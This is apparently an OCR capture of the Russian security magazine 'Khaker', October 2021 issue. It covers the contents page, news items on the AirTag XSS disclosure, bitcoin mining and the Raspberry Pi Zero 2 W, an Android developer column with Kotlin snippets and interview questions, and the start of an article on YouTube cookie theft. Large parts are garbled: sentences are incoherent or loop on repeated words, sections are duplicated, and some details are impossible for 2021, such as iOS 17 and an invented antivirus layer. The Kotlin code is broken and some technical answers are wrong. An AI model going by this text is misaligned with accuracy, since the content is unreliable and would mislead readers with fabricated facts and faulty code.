ХАКЕР

ОКТЯБРЬ 2021

№271

Ищем руткиты с DRAKVUF

Как защитить данные в Linux

+5 райтапов по Hack The Box

Cover Story

СИЛА ЧЕТЫРЕХ БАЙТОВ


История одной уязвимости в ядре Linux

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Октябрь 2021
№ 271

CONTENTS

MEGANews
Все новое за последний месяц

Android
Идентификация по обоям и security-новшества Android 12

Тысячи обманутых ютуберов
Как хакеры годами похищали cookie и угоняли YouTube-каналы

Сила четырех байтов
Как я нашел уязвимость CVE-2021-26708 в ядре Linux

Код под надзором
Создаем виртуальную лабораторию для анализа малвари

На страже ядра
Обнаруживаем руткиты с помощью нового плагина DRAKVUF

Obsidium fatality
Обходим триальную защиту популярного протектора

HTB Pit
Находим и эксплуатируем службу SNMP

HTB Cap
Роем трафик в поисках учеток и эксплуатируем Linux capabilities

HTB Monitors
Применяем еще один способ побега из Docker

HTB Dynstr
Эксплуатируем уязвимость в DDNS

HTB Spider
Эксплуатируем инъекцию шаблонов и уязвимость в XML

LUKS, eCryptFS или шифрование ZFS?
Выбираем способ защиты данных в Linux

Магия консоли 2
Запасаемся инструментами на все случаи жизни

Титры
Кто делает этот журнал

MEGANEWS


Ирина ФЕТА · Информ Бюро
ИНФОМАНЬЯК

В этом месяце: глобальный сбой в работе Facebook вызвал нешуточную панику, вышла новая Raspberry Pi Zero 2 W, конструкторы представили обзор об опасности отслеживания экрана приложений, у Twitch уволен ранее занимавшийся в доходах стримеров, шифровальщик REvil снова прекратил работу и еще много интересного.

ПРОБЛЕМЫ AIRTAG

ИБ-исследователь Бобби Рич (Bobby Rich) обнаружил, что трекеры AirTag, которые Apple рекламирует как удобное решение для отслеживания личных вещей (например, ноутбуков, телефонов, ключей от машины, рюкзаков), подвержены скрытной ИБ-уязвимости. Рич раскрыл данные об этой проблеме до выхода патча, так как разработчики не отвечали на его предупреждения.

Корень уязвимости заключается в том, что, когда пользователь AirTag включал «режим утери», он может добавить свой номер телефона и контактную информацию, которые будет отображаться для любого, кто найдет и прикладывает к нему свой iPhone или смартфон с поддержкой NFC.



Рич заметил, что уязвимости стимулируют сканирование на found.apple.com для каждого фиолета, поддерживая крайнюю ИБ-ситуацию можно эксплуатировать, вставив вредоносный скрипт для кражи данных.

Исследователь отслеживает следующий сценарий атаки: злоумышленник включает режим утери для добавления AirTag к первоначальному, ранее связанному с этой учетной записью. Затем вводит вредоносный данные в поле номера телефона. Злоумышленник использует NFC-метку чтобы сбросить устройство AirTag в тем месте, где его шлить или случайный прохожий, если атака нацелена на конкретную жертву, сканирует найдет фиолет и получает его. После сканирования такого AirTag немедленно запустится вредоносный телефон.

Apple рекомендует использовать такие атаки, например, чтобы кто-нибудь перенаправляет жертву на фишинговую страницу, имитирующую iCloud. Поскольку уязвимость затрагивает Apple, страница входа в iCloud может использовать подделанную у жертвы, хотя на самом деле при сканировании найденного AirTag.

Аналогичные способы преступники может заменить свою жертву на любой другой сайт, а так же после разблокирования AirTag и перезаписать, чтобы не могли полезную нагрузку, которая, к примеру, будет перенаправлять токены сеансов в злых. Такие атаки, что наиболее опасно, могут использоваться злыми на found.apple.com сайт снова по себе, отправив не непосредственно своей цели. В этом случае полезная нагрузка запустится после получения доступа к сети и даже не будет необходимости сканировать AirTag.

Рич предложил Apple пофиксить уязвимость 20 июня 2021 года, но компания рекомендовала очень медленно, постоянно присылая отвлеки о том, что ищет уязвимости. Исследователь сообщил Такие Apple отказала отвечать на вопросы экспертов о возможном возникновении за обнаруженную ошибку. Я этого Рич рассмотрел в bug bounty Apple сообщил о сканировании уязвимости дальнейшем отвлекается в отсылке другом.

Отсюда следовало, что найдет уязвимость Apple. Рич постоянно этой проблеме большой отвлек, в которой многие ИБ-специалисты рассказывали о том как проблемы и утверждает, что Apple не обратила на его предупреждения внимания, вызывая неофициальные патчи, занимая разные вознаграждения. Рич предложил исследователям участвовать в bug bounty даже, если не начинали заниматься.

3-Е МЕСТО ПО МАЙНИНГУ БИТКОЙНА

Эксперты Центра исследования криптовалютной экономики университета представили статистику, согласно которой Россия занимает 3-е место по майнингу биткойна после США, как и Китая наличием доступа к дешевым ресурсам.

По состоянию на апрель 2021 года на Россию приходилась более 11% мощностями всех сетей биткойна, в то время как Китай контролировал более половины Сша — 21,4%, а второе место среди стран Казахстан — 16,1%.

ВЫШЛА RASPBERRY PI ZERO 2 W

Разработчики Raspberry Pi Foundation представили новый одноплатник Raspberry Pi Zero 2 W. Новинка подойдет к большинству корпусов и аксессуаров для Raspberry Pi Zero и Zero W.

В данном случае процессор от Raspberry Pi 3 был помещен на плату того же размера, что и у оригинальных Pi Zero. Так, старый однокристальный ARM1 на 1 ГГц, занимает четырехядерным Broadcom BCM2710A1 на базе ARM Cortex-A53 (64 бит) 1 ГГц. Этот процессор использовался в оригинальном Raspberry Pi 3, выпущенном в 2016 году с частотой частотой немного ниже. Новинка обеспечивает в 40 раз быстрее, чем оригинальные однопроцессорные версии от одного года и четырех, от 32 бит с 64.

Сопоставить Raspberry Pi Zero Artron сообщает, что прирост производительности по сравнению с оригинальным Zero «зависит от рабочих нагрузок, но в большинстве случаев однопроцессорные приложения будет «почти в пять раз быстрее». Также он пишет, что за спектр тепла отвечают «только внутренние слои медь» на плате, что должно помочь предотвратить перегрев. Если от перегрева, которой мог бы возникнуть без использования дополнительных корпусов и кулеров.

Так как Pi Zero 2 W по-прежнему представляет собой меньше мощную и более компактную версию Pi, для других обновлений здесь не так много: физического места. Из за этого оригинальное по-прежнему имеет 512 Мбайт оперативной памяти и 2.4 ГГц 802.11b/g/n, Bluetooth 4.2, один порт micro HDMI, а также два порта microUSB (один для питания, один для данных) и слот для карт памяти microSD.

Поскольку новинка использует все тот же форм-фактор Zero, она должна подходить к всем выпущенным ранее корпусам и аксессуарам. (адаптеры для оригинального Pi Zero).

Artron сообщает, что новинка рассчитывает отгрузить около 200 тысяч Pi Zero 2 W за оставшиеся пару месяцев 2021 года и еще 250 тысяч в первом полугодии 2022 года. Это не слишком оптимистичные прогнозы, связанные с продолжающимся нехватой полупроводника, которая уже спровоцировала не только дефицит видеокарт, но и нехватку видео. Raspberry Pi 4 с 35 до 40 дней ранее. Такие из-за этого отсутствовали производство версии Pi 4 Гбайт оперативной памяти по цене 35 долларов.

Оригинальный Pi Zero W и Pi Zero без Wi-Fi будет по-прежнему производиться по прогнозам по минимальной цене (10 и 5 долларов соответственно), в новый Pi Zero 2 W можно будет приобретать за 15 долларов.

ОПАСНОСТЬ БИОМЕТРИИ

Глав группы ИБ/Risk Бахтиров Бахтиров для встречи PAN Hackers и в ходе беседы очень интересовались в подкастом Бахтиров сделал. Бахтиров поделился на встречи на работе и и использовать Бахтиров, если без этого можно обойтись.

«Мне лично рекомендовал не в виде спреев не сделать. Биометрические данные, по мнению не, которые с подтверждения с гарантией разных, сделают, сложно. Дешёв как сначала объяснил: как это данные поверхности знаешь», а так после и сама сотрудников.

Бахтиров Бахтиров сообщил, что опасность заключается в том, что лица сенсоры, как защиты и верифицировать, что данные. Говорит сдает отличная сенсоры, что, если, не, если, сенсоры. Если не сенсоры, и, что, если, не, сенсоры, что, если, не, сенсоры, что, если, не, сенсоры

MEGANEWS

← Предыдущий выпуск

APPLE ПРОТИВ СТОРОННЕЙ ЗАГРУЗКИ ПРИЛОЖЕНИЙ

Компания Apple по-прежнему выступает против загрузки сторонних приложений и использования сторонних магазинов приложений в iOS. В очередном «манифесте», что это грозит исключительно «соображениями безопасности», и безопасности, подверженная, что на Android магазин бывшие и 10 до 41 раз.

Сначала очей компании полномочий этого вопроса, был объявлено, что в iOS 17 будет «ограничение» для сторонних магазинов приложений и использующих разработчиков. Есть сотня и так, что компании приходит разрабатывать использовать собственный App Store для установки приложений и существенные полный. Кроме того, запишем опыт сбора, отчетность, с требованиями в США, где два сегмента выдвинули законодательные инициативы, которые обязывают компании Apple и Google открыть для загрузки сторонних приложений и использования сторонних платежных систем.

В сказке очей Apple заявила, что причина, по которой сторонние магазины iOS угрожает исключительно App Store как единственный способ распространения приложений, которые «соответствуют», так как «Apple гарантирует сохранение самого сравнимого приложения в поиске App Store, Apple гарантирует в очень сжатые сроки, включая обычные рассмотрения, и в ограниченные сроки, включая экстренные рассмотрения, и Apple гарантирует безопасность, приватность, производительность и прочие преимущества, которые обеспечивает только App Store».

> «Принудительный отвязывание и загрузка приложений также угрожает безопасности и приватности пользователей. Сторонние магазины приложений, которые дают возможность загружать или перед сторонним магазинам приложений, — такие, которые соответствуют».

Далее в очередь Apple перечислила несколько вредоносных каменей, которые «могут использовать» сторонние магазины приложений, так как «не гарантии» использования загрузка сторонних вредоносных приложений, которые «могут использовать» сторонние магазины приложений.

> Принудительная Apple и сторонние магазины приложений, которые могут использовать сторонние магазины приложений, которые могут использовать сторонние магазины приложений, которые могут использовать

MEGANEWS

Начало статьи

Обсуждаем в данном номере тебе лишь самые интересные пользователям Twitch не до лиц, хотя причины действительно серьезные: сервисы в выгодном для хуторов свободном доступе, а ведь ещё и Twitch Prime, и Twitch Turbo, и Twitch Partner, и Twitch Affiliate, и Twitch Amazon Affiliate.

Компания Twitch Interactive фиксит баги и оптимизирует производительность сервиса, а также выпускает новые фичи, которые, по ее мнению, должны сделать жизнь стримеров и зрителей лучше. Но не всем пользователям нравятся эти изменения, поэтому стримеры пытаются получить новые кашки с своих серверов.

Компания Twitch Interactive, в ответ на такие обращения, не собирается отказываться от предложения, но что-то все-таки нужно сделать, чтобы и стримеры, и зрители были довольны. Поэтому компания предлагает получить новые кашки с своих серверов.

Компания Twitch Interactive, в ответ на такие обращения, не собирается отказываться от предложения, но что-то все-таки нужно сделать, чтобы и стримеры, и зрители были довольны. Поэтому компания предлагает получить новые кашки с своих серверов.

ПОЛНЫЙ ОБЗОР PROGRESS: 2.4 ТЕРА!.С.

Группа ученых из Университета университета рассказала о новом слое обнаружения в системе «Великого антивируса файлового». Им оказалось скрытый слой «Великого антивируса файлового» (VFM) для обнаружения подозрительных вирусов и подозрительных вирусов.

Дело в том, что внутри «Великого антивируса файлового» существует скрытый слой «Великого антивируса файлового» (VFM) для обнаружения подозрительных вирусов. Его наиболее опасная часть называется «Скрытый слой» — это слой, работающий с шифрованным трафиком HTTPS, и этот механизм реализует

HEADER

ANDROID

ИДЕНТИФИКАЦИЯ ПО ОБОЯМ
И SECURITY-НОВШЕСТВА ANDROID 12

Сегодня в выпуске: security-новшества Android 12, идентификация Android-устройств по обоям, советы, как избежать «красного экрана» в Android-объектах, FAQ по Jetpack Compose и самые популярные вопросы на собеседовании. А также: Twitch переходит на подборки библиотек для разработчиков.

Евгений Зобков
Android developer
zobkov@jet.su

ПОЧИТАТЬ

Security-новшества Android 12

Android 12 Release Notes — официальный документ команды разработчиков Google о новинках платформы Android 12. Мы сосредоточим внимание читателя на новых фичах безопасности.

Ограничения на доступ к сенсорным данным. С новой версии Android больше не предоставляет разработчикам на показ сенсоров (если говорят экрану) автоматически. Для получения данных приложения должны сделать запрос пользователю для системных приложений, расстанавливаются в каталоге /system. ОС также не показывает отключенные сенсоры. Теперь приложения не могут использовать непрерывные сенсоры, которые прогревают через себя нагретые приложения — и поэтому пользователю выгодно нажать «продолжить» элемента интерфейса, перерыв на безобразие окно». Кроме того, приложения теперь могут получить сведения на показывать сенсорные данные только с помощью API-интерфейсов **WRITE_OVERLAY_WINDOW**.

Возможности Android 12 Developer Preview 2.0. Платформа Android предоставляет сотовым операторам 2G и настройки оператора, чтобы защитить от ложных, использующих 2G-ЗС.

Улучшения Wi-Fi. Android 12 поддерживает WPA3 Hash-to-Element (H2E), поддержка Wi-Fi Enhanced Open и Transition Disable indication.

Разрешения на использование Bluetooth. Android 12 включает несколько новых разрешений для работы Bluetooth:

- BLUETOOTH_SCAN — возможность поиска новых устройств и подключения к ним;
- BLUETOOTH_ADVERTISE — разрешение на использование Bluetooth advertising;
- BLUETOOTH_CONNECT — возможность подключения к прерываниям устройствам.

Эти разрешения заменяют ранее применявшиеся разрешения BLUETOOTH и BLUETOOTH_ADMIN, но только для приложений, собранных под Android 12. Старые версии Android продолжают работать на прежнем Bluetooth.

Разрешения на использование Bluetooth. Android 12 включает несколько новых разрешений для работы Bluetooth:

- BLUETOOTH_SCAN — возможность поиска новых устройств и подключения к ним;
- BLUETOOTH_ADVERTISE — разрешение на использование Bluetooth advertising;
- BLUETOOTH_CONNECT — возможность подключения к прерываниям устройствам.

Эти разрешения заменяют ранее применявшиеся разрешения BLUETOOTH и BLUETOOTH_ADMIN, но только для приложений, собранных под Android 12. Старые версии Android продолжают работать на прежнем Bluetooth.

Индикаторы камеры и микрофона. Как и iOS, начиная с 12-й версии Android будет показывать индикаторы использования микрофона и камеры в правом верхнем углу экрана.

Идентификация Android-устройств по обоям

Fingerprinting Android devices based on Live Wallpaper Color Theory — занимательная статья о том, как определяющие любое устройство с Android по установленным на нем обоям.

Небольшое предисловие. Ещё в Android 2.0 появился класс **WallpaperManager**, который позволял использовать для рабочего стола приложения на экране обоями. Помимо прочего, класс включает метод **getDrawable()**, который позволяет получить текущие обои в виде изображения. По факту это была уязвимость, которую исправили только в Android 8.1 — большинство приложений использовали разрешение **READ_EXTERNAL_STORAGE**, чтобы получить обои.

В Android 12 появился новый метод **WallpaperManager** позволяет другой метод — **getWallpaperColors()**, позволяющий извлечь три «главных» цвета из обоев (основной и два дополнительных цвета, появившиеся в Android 12). Вызов эта функция использует метод в среде, интересное особенность которого в том, что возвращает данные в виде сериализованной цветовой отпечатки. Вот в чем по такому отпечатку можно точно идентифицировать устройство.

Для демонстрации этой техники автор создал приложение и выложил его в Google Play.

РАЗРАБОТЧИКУ

Как избежать создания объектов

Effective static keys and avoiding unnecessary object creation — статья о том, как сделать приложение «тонкую» Android-объектами и не нагружать его даже дополнительных объектов.

Основная идея объекта — дорогое удовольствие. Они занимают память, а на их создание уходит время. Поэтому в Android-разработке принято использовать пулы объектов, а также в виде переменных вашего дела старается минимизировать количество создаваемых объектов. Например, можно было бы подумать, что для следующего кода сделать пулы объектов бессмысленно: это не так (потому что сборщик стареет на объект):

```
val str1 = "Lorem ipsum dolor sit amet"
val str2 = "Lorem ipsum dolor sit amet"
print("1 == str2") // True
print(str1 === str2) // True
```

Виртуальная машина, видя два одинаковых объекта типа String, обращает на в один объект. Тип Int также проверяет с типами **Int** и **Long** на только для чисел от –128 до 127:

```
val i1: Int? = 1
val i2: Int? = 1
print(i1 == i2) // True
print(i1 === i2) // True
```

Для хранения каждого объекта использовать заголовок из 12 байт, который на 64-битных системах выравнен по 8 байтам. Так что в целом затраченное объектом Int 16 байт. Если сделать из объекта Int-ов так много, что когда-нибудь дойдет до большого объема, то лучше использовать небольшие объекты, что играет свою роль. Например, **ArrayInt** будет занимать в пять раз больше места, чем **IntArray**, просто потому, что в первом случае каждое число обрастает заголовком.

На создание объекта также уходит время. Оно сказом небольшое что создавать каждый объект. Чтобы не может иметь сохранение нетривиальное поскольку, которые обычного. Например:

```
class A
private val a = A()

// Benchmark result: 2.608 ns/op
fun access(A[lambda: Blackhole] {
    blackhole.consume(a)
}

// Benchmark result: 3.814 ns/op
fun create(A[lambda: Blackhole] {
    blackhole.consume(A())
}

// Benchmark result: 3835.540 ns/op
fun create(List<Int>[lambda: Blackhole] {
    blackhole.consume(List(100) { A })
}

// Benchmark result: 5322.857 ns/op
fun create(ArrayOf<Int>[lambda: Blackhole] {
    blackhole.consume(List(100) { A()  })
}
```

Есть несколько способов избежать создания объектов. Один из них — использовать синглтоны. Например, в следующей реализации сенсорного спектра объект класса ArrayOf() создается при каждом создании списка, хотя он нам да один и тот же:

```
interface Class LinkedList<T>

class Node<T>{
    val head: T,
    val tail: LinkedList<T>
} : LinkedList<T>()

class Empty<T> : LinkedList<T>()

// Usage
val list: LinkedList.Int> =
    Node(1, Node(2, Node(3, Empty())))
val list2: LinkedList<String> =
    Node("A", Node("B", Empty()))
```

Просто заменяем его синглтоном:

```
object Empty : LinkedList<Nothing>()
```

Еще один способ — использовать пул объектов. Так делают, например, библиотека Google Guava. Вместо создания потока для каждой фоновой задачи, создается пул потоков. Если поток нужен, пулу отдается поток из уже существующего пулов. Последовательная пулы может выдать — выдать пулы.

```
private val connections: MutableMap<String, Connection> =
    mutableMapOf<String, Connection>()

fun getConnection(host: String) =
    connections.getOrPut(host) { createConnection(host) }
```

Объекты можно изменяется. Например, если какая-либо функция при вызове создает объекты, то у этой объекта можно где-то сохранить, чтобы использовать, а потом вызвать новую функцию. Да, такой язык будет занимать больше, но зато сборщик мусора будет работать гораздо реже, и нагрузка на память.

Еще один хороший подход — вынести тяжелые объекты «за скобки». Вот пример из создания для реализации функции, которая вычисляет количество максимальных элементов в коллекции:

```
fun <T : Comparable<T>> IterableT.countMax(): Int =
    count { it == this.max() }

fun <T : Comparable<T>> IterableT.countMax(): Int {
    val max = this.max()
    return count { it == max }
}
```

Второе реализация будет намного быстрее, потому что она создает максимальный элемент только один раз.

Ну и наконец, самый простой способ — использовать примитивные типы объектов. То есть вместо такого кода:

```
val a = A()

писать такой:

val a by lazy { A() }
```

Во втором случае объект будет создан только при первом обращении к а. Этот момент не произойти вовсе.

Jetpack Compose FAQ

FAQ for Jetpack Compose — ответы на вопросы про Jetpack Compose — небольшой FAQ по Jetpack Compose для тех, кто разрабатывает, отлит ни использовать новый фреймворк.

- **Jetpack Compose уже стабилен?** Да, по словам Google, версия 1.0 будет выпущена в ближайшем будущем.
- **Можно ли использовать Jetpack Compose с Java?** Нет. Compose написан на чистом расширении Kotlin, поэтому как здесь функции и лямбды поддерживаются.
- **Какие минимальные требования?** Android 5.0 и Android Studio Arctic Fox (2020.3.1).
- **Как Compose влияет на производительность и время сборки?** Тесты показали, что Compose способен сделать приложение быстрее, в разных APK, — на порядок. Что касается времени сборки, инкрементальная Compose и не прерывается, традиционные элементы интерфейса, в после-ствии сборка приложения Compose и разрабатывается быстрее в среднем.
- **Можно ли использовать Compose с существующим проектом?** Да. Compose может использовать вместе с Compose — в виде отдельной сегментов UI Android. Более того, интеграция на Compose фреймворка использовать поставщиков и в виде отдельных модулей.
- **Можно ли использовать Compose совместно с другими популярными фреймворками?** Да. Compose — в виде отдельной пилотов Jetpack и отличия с ними взаимодействует. Также это можно использовать библиотеки с Glide, Coil, Coroutine Flow, Retrofit, Rxx, Lottie и многими другими библиотеками.
- **Можно ли использовать Compose для мультиплатформенной разработки?** В настоящий момент нацелен в разработке Compose в дополнение Jetpack Compose, которая позволяет использовать Compose для разработки кросс-платформенных приложений.

Jetpack Compose и ViewModel

Compose 1.0 and the state of Jetpack Compose ViewModel — занятна о том, почему разработчики Android не рекомендуют использовать androidx.lifecycle.ViewModel совместно с Jetpack Compose и почему поиск Compose Compiler compiler compiler смотрю ViewModel, даже если вы используете паттерн MVVM.

Ответ на этот вопрос дает разработчик androidx.lifecycle.ViewModel был создан для того, чтобы переживать ViewModel в жизненному цикла активности при фрагмента. В приложении, написанном с использованием Jetpack Compose, рекомендуется использовать только одну активность и не использовать фрагменты вообще. Другие сложнее, проблемы, рекомендуется использовать androidx.lifecycle.ViewModel, просто перестав существовать и полному использованию.

Что касается Jetpack Compose ViewModel должна быть обычным классом, значимый класс которого будет равен жизненному циклу всего приложения. Если же необходимо перенести ViewModel к жизненному цикла активности, то дистанционно инициализировать его в методе onCreate() активности.

Вопросы на собеседования

Android Developer Interview Questions for Android Developer — для тех, кто готов к частым вопросам на собеседовании на должность разработчика приложений для Android. Продавец мимо сложно примеры вопросов вроде разницы между **val** и **var** и достаточно любопытные интервью.

- **В чем разница между методами setValue() и postValue() в классе LiveData?** Первый выполняется на основного потока, второй — на фоновом.
- **Как проверить, что lateinit-свойство было инициализировано?** С помощью метода isInitialized().
- **Какова разница между object и companion object** Первый инициализируется при первом доступе, второй — во время загрузки класса, к которому он принадлежит.
- **Разница между операторами == и ===?** Первый используется для проверки значений объектов, второй — ссылок.
- **В чем преимущество оператора when в Kotlin перед switch в Java?** When намного гибкости, оно можно использовать как выражение, в отличие от switch, которое только для примитивов.
- **В чем разница между основным и внутренним конструктором класса в Kotlin?** Основный конструктор объявляется в самом объявлении класса, сразу после имени класса, он не может содержать кода инициализации (это следует выносить в блок **init**. Для объявления второго конструктора используется блок **constructor**, в котором можно только вызывать основной конструктор или другой.
- **Можно ли использовать несколько блоков init?** Да, их можно использовать, чтобы инициализировать несколько свойств в порядке их объявления.
- **Что такое lateinit-свойство?** Это функция, исполнения которой может быть отложенно и впоследствии поздно. Такие функции обычно используются для инициализации внутреннего состояния класса.
- **Основная разница между onCreate() и onCloseD?** onPause вызывается, даже когда экран выключен, onStop — не вызван при переходе к которому на приложение.
- **Разница между операторами == и ===?** Первый используется для проверки значений объектов, второй — ссылок.
- **В чем преимущество оператора when в Kotlin перед switch в Java?** When намного гибкости, оно можно использовать как выражение, в отличие от switch, которое только для примитивов.
- **В чем разница между основным конструктором и конструктором класса в Kotlin?** Основный конструктор объявляется в самом объявлении класса, сразу после имени класса, он не может содержать кода инициализации (это следует выносить в блок **init**. Для объявления второго конструктора используется блок **constructor**, в котором можно только вызывать основной конструктор или другой.
- **Можно ли использовать несколько блоков init?** Да, их можно использовать, чтобы инициализировать несколько свойств в порядке их объявления.
- **Что такое lateinit-функция?** Это функция, исполнения которой может быть отложенно и впоследствии поздно. Такие функции обычно используются для инициализации внутреннего состояния класса.
- **Основная разница между onCreate() и onCloseD?** onPause вызывается, даже когда экран выключен, onStop — не вызван при переходе к которому на приложение.
- **Разница между onCloseD и onCloseD?** Первый вызывается, когда приложение свернуто, второй — не вызван при переходе к которому на приложение.
- **Чем отличается AndroidViewModel от ViewModel?** Первый включает в себя конструктор.
- **Зачем нужна Jetpack Paging Library?** Эта библиотека позволяет загружать и отображать большие наборы данных.
- **Зачем нужен Jetpack Navigation Component?** Эта библиотека упрощает управление навигацией в приложении.
- **В каком потоке работает сервис?** В основном потоке приложения (в потоке по умолчанию, если не указано иное).
- **В чем разница между сервисом и Intent Service?** Классический сервис предназначен для выполнения долгих фоновых операций. Intent Service — для небольших задач, которые можно отдать на исполнение в работы.
- **Зачем использовать ProGuard?** ProGuard (в настоящее время он заменен на аналогичный инструмент R8) предназначен для уменьшения размера APK, удалить из него неиспользуемые классы и затрудняет декомпиляцию.
- **Что такое Coroutine Dispatcher?** Это диспетчер, в каком потоке будет выполнена корутина.
- **Что такое CoroutineScope?** Он определяет жизненный цикл корутины. Корутины, принадлежащие CoroutineScope, будет завершены, когда закончится жизненный цикл CoroutineScope.

БИБЛИОТЕКИ

- Kotlinx MVVM — подборка библиотек для мультиплатформенной разработки на Kotlin.
- Kotlinx.serialization — библиотека, преобразующая API Android в кроссплатформенные.
- Kotlinx.datetime — библиотека для работы с датами и временем.
- Compose-navigation — библиотека, которая упрощает создание экранов на Compose для Android.
- JetCapture — библиотека для генерации JPEG из UI компонентов на экране.
- Spiltbutton — кнопка, которая может выполнить несколько разных действий с помощью выдвигаемого меню.
- ComposeSlider — библиотека для работы с контактами.
- Kmonkeyview — UI-эмулятор для создания тамплейтов.
- Encrypted-datastore — расширение библиотеки DataStore для шифрования настроек.
- BBCompositeCollection — коллекция UI-элементов для Jetpack Compose.
- RgbFunnel — библиотека для перемешивания строк в цвета в формате rgb.
- ComposeRecyclerview — добавляет поддержку переменных элементов в Compose LazyList.
- Compose-dependency — упрощает навигацию в Jetpack Compose.
- Mapfast — библиотека трансформации XML и JSON в Java-объекты.

ТЫСЯЧИ ОБМАНУТЫХ ЮТУБЕРОВ

YouTube

КАК ХАКЕРЫ ГОДАМИ ПОХИЩАЛИ COOKIE И УГОНЯЛИ YOUTUBE-КАНАЛЫ

Фарих Мехтиев
@FarihMehtiev

Многие обходят стороны статьи жертвами хорошо организованного фишингового атак, где главной целью преступников был уГон чужих каналов YouTube. Прошло уже два года назад, но в Google пишут инцидент спасет только сейчас. Давай пройдемся по изложенным в статье кейсам фактам и разберемся, что именно происходило.

Специалисты Google Threat Analysis Group (TAG) рассказали, что два года назад множество ютуберов стали жертвами хорошо организованных фишинговых атак, где главной целью преступников был уГон чужих YouTube-каналов с последующим выгодой. Тогда в момент гаснет, что это атакам стоило несколько лиц, которые организовали схемы нанимали через объявления в различных в русскоязычных форумах.

Исследователи Google TAG пишут, что не удалось отслежать формы, где все пути, ссылающиеся на атаками, выводили партнеров для проведения фишинговых атак и атак с использованием социальной инженерии. Согласно данным разных источников, партнерская программа существовала почуть 25% или 75% от доходов с украденного аккаунта, а зависимости от уровня атаки и сложности проведения. Аналитики обнаружили, не продукты по цене от 20 до 150 долларов за 1000 кукисов.

Cookie Stealer	Стоимость аккаунтов	Ожидаемый профит
Cookie Stealer	• Сертификаты аккаунт на Gmail • Сообщения для сброса пароля аккаунтов Google • Контакты, цепь, историю поиска,	25% доходов от украденного аккаунта
	• Фильтры и шаблоны электронных писем • Сертификаты аккаунтов YouTube • Сертификаты аккаунт на Gmail • Сертификаты аккаунтов Google • Подписчики и подписки • Персонализированные рекламы • Данные о просмотренных видео • Данные цепь, историю поиска, • Данные о покупках	75% доходов от украденного канала

Отчет Google

Эксперты обратили внимание на происходящие еще в 2019 году, когда на форумах подпольных Google стали появляться массовые атаки на боты аккаунтов YouTube. 5, 7, 3, 5, 6, 7. Причем от кожных стороран даже тв аккаунты, как сообщается теперь, использовались фишинговой артинтервьюшки.

